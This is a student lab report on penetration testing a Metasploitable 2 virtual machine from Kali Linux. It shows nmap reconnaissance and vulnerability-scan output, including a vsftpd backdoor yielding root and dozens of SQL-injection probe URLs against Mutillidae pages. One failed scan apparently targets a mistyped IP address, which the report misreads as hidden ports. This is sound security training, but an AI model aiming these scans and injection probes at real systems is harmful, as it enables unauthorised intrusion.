Penetration Test with Metasploit

Niña Jorene L. Montecer

November 2024

Project Description

This project is a simple penetration testing exercise conducted on a Metasploitable 2 virtual machine using Kali Linux. Metasploitable 2 is an intentionally vulnerable virtual machine with Ubuntu Linux distribution that is designed for testing common vulnerabilities and provides a controlled environment for these testings. This hands-on approach will provide valuable insights into real-world security threats and inform the development of effective security measures.

Project Objectives

1. Vulnerability Identification
    a. To conduct a reconnaissance of the Metasploitable 2 machine to identify open ports and running services
    b. To utilize vulnerability scanning tools to detect known and potential vulnerabilities
2. Exploit Development and Execution
    a. To utilize metasploit framework to exploit the target system
3. Privilege Escalation:
    a. To attempt to escalate privileges to gain higher-level system access once initial access is gained
    b. To identify and exploit system vulnerabilities to elevate user privileges
4. Post-Exploitation Activities
    a. To analyze the compromised system to gather information and assess the potential impact of the attack
    b. To Implement countermeasures or remediation steps to mitigate the identified vulnerabilities
    c. To document the penetration testing process, including findings

Project Methodology

1. Hardware and Software Requirements
    a. A personal computer or laptop
    b. VirtualBox or VMware Workstation Player
    c. Kali Linux ISO image
    d. Metasploitable 2

2. Virtual Machine Setup

a. Resource Allocation

- Kali Linux

  Memory: 2GB

  Processors: 2

  Hard Disk: 20GB

- Metasploitable 2

  Memory: 512MB

  Network Adapter: Host-only adapter

3. Network Configuration

   a. Kali Linux

      i. NAT (Network Address Translation) network

   b. Metasploitable 2

      i. Host-only adapter

4. Tools Installation

   a. Kali Linux: Nmap, Wireshark


      Command: `sudo apt install metasploit-framework`

***Metasploit-framework**: a collection of penetration tools used to identify vulnerabilities, execute exploits*

5. Simulating Attacks and Defenses


   a. Determine IP address of metasploitable 2 and ping to test connectivity and is reachable over the network

      Command: `ifconfig`



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b4:ae:21
          inet addr:192.168.52.128  Bcast:192.168.52.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb4:ae21/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1418 (1.3 KB)  TX bytes:5352 (5.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22173 (21.6 KB)  TX bytes:22173 (21.6 KB)

msfadmin@metasploitable:~$ _
```


Command: `ping [target IP]`



```
┌──(chichay㉿kali)-[~]
└─$ ping 192.168.233.134
PING 192.168.233.134 (192.168.233.134) 56(84) bytes of data.
64 bytes from 192.168.233.134: icmp_seq=1 ttl=64 time=2.69 ms
64 bytes from 192.168.233.134: icmp_seq=2 ttl=64 time=1.05 ms
64 bytes from 192.168.233.134: icmp_seq=3 ttl=64 time=0.729 ms
64 bytes from 192.168.233.134: icmp_seq=4 ttl=64 time=0.789 ms
^C
--- 192.168.233.134 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.729/1.315/2.691/0.803 ms
```

b. Use nmap to perform a scan to the target

Command: `sudo nmap -sS -O -sV [target IP]`



```
┌──(chichay㉿kali)-[~]
└─$ sudo nmap -sS -O -sV 192.168.233.134
[sudo] password for chichay:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 18:25 PST
Nmap scan report for 192.168.233.134
Host is up (0.00096s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:03:05:9E (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.76 seconds
```

Scan result:


The Nmap scan successfully identified a live host, the open ports, the service name and the identified versions of these services, as well as the operating system of the target at the provided IP address.

-sS: performs a stealth scan that minimizes the chances of detection by firewalls or intrusion detection systems

-O: attempts to identify the operating system of the target host

-sV: attempts to identify the versions of services running on the target host.

In some cases, ports cannot be identified through the scan.




```
┌──(chichay㉿kali)-[~]
└─$ sudo nmap -sS -O -sV 192.158.52.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 16:03 PST
Nmap scan report for 192.158.52.128
Host is up (0.00052s latency).
All 1000 scanned ports on 192.158.52.128 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.74 seconds
```

<u>Scan result</u>:

The Nmap scan successfully identified a live host at the provided IP address. However, the scanned ports had no response after the scan and Nmap could not identify the OS because there were too many similar matches.

Since some scan does not show the open ports, another command can be used

Command: `sudo nmap -sT [target IP]`



```
┌──(chichay㉿kali)-[~]
└─$ sudo nmap -sT 192.168.52.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 16:07 PST
Nmap scan report for 192.168.52.128
Host is up (0.0024s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
```


-sT: attempts to identify any open ports on the target host

<u>Scan result</u>:


The scan revealed a significant number of open ports on the target device. This could indicate a system with a high exposure to potential security risks.

Still using the nmap, perform a vulnerability scan using scripts to identify potential vulnerabilities in services running on the target system


Command: `sudo nmap -script vuln [target IP]`




```
┌──(chichay㉿kali)-[~]
└─$ sudo nmap --script vuln 192.168.233.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 18:30 PST
Nmap scan report for 192.168.233.134
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftp
d_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.securityfocus.com/bid/70574
```




```
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2015-4000  BID:74733
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://weakdh.org
|       https://www.securityfocus.com/bid/74733
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|
```




```
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain
80/tcp   open  http
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.233.134
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.233.134:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.233.134:80/mutillidae/index.php?page=text-file-viewer.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=text-file-viewer.php
|
|     Path: http://192.168.233.134:80/mutillidae/index.php?page=set-background-color.php
|     Form id: id-bad-cred-tr
|     Form action: index.php?page=set-background-color.php
|
|     Path: http://192.168.233.134:80/mutillidae/index.php?page=user-poll.php
|     Form id: idpollform
|     Form action: index.php
|
|     Path: http://192.168.233.134:80/mutillidae/?page=text-file-viewer.php
|     Form id: id-bad-cred-tr
|_    Form action: index.php?page=text-file-viewer.php
```




```
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.233.134:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlsp
ider
|     http://192.168.233.134:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlsp
ider
|     http://192.168.233.134:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspid
er&username=anonymous
|     http://192.168.233.134:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%
20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20s
qlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%2
0sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?do=toggle-security%27%20OR%20sqlspider&page=h
ome.php
|     http://192.168.233.134:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspid
```




```
|     http://192.168.233.134:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspid
er
|     http://192.168.233.134:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae
-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%2
0OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?do=toggle-hints%27%20OR%20sqlspider&page=home
.php
|     http://192.168.233.134:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.233.134:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.233.134:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.233.134:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlsp
ider
|     http://192.168.233.134:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlsp
ider
|     http://192.168.233.134:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspid
er&username=anonymous
|     http://192.168.233.134:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%
20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
```



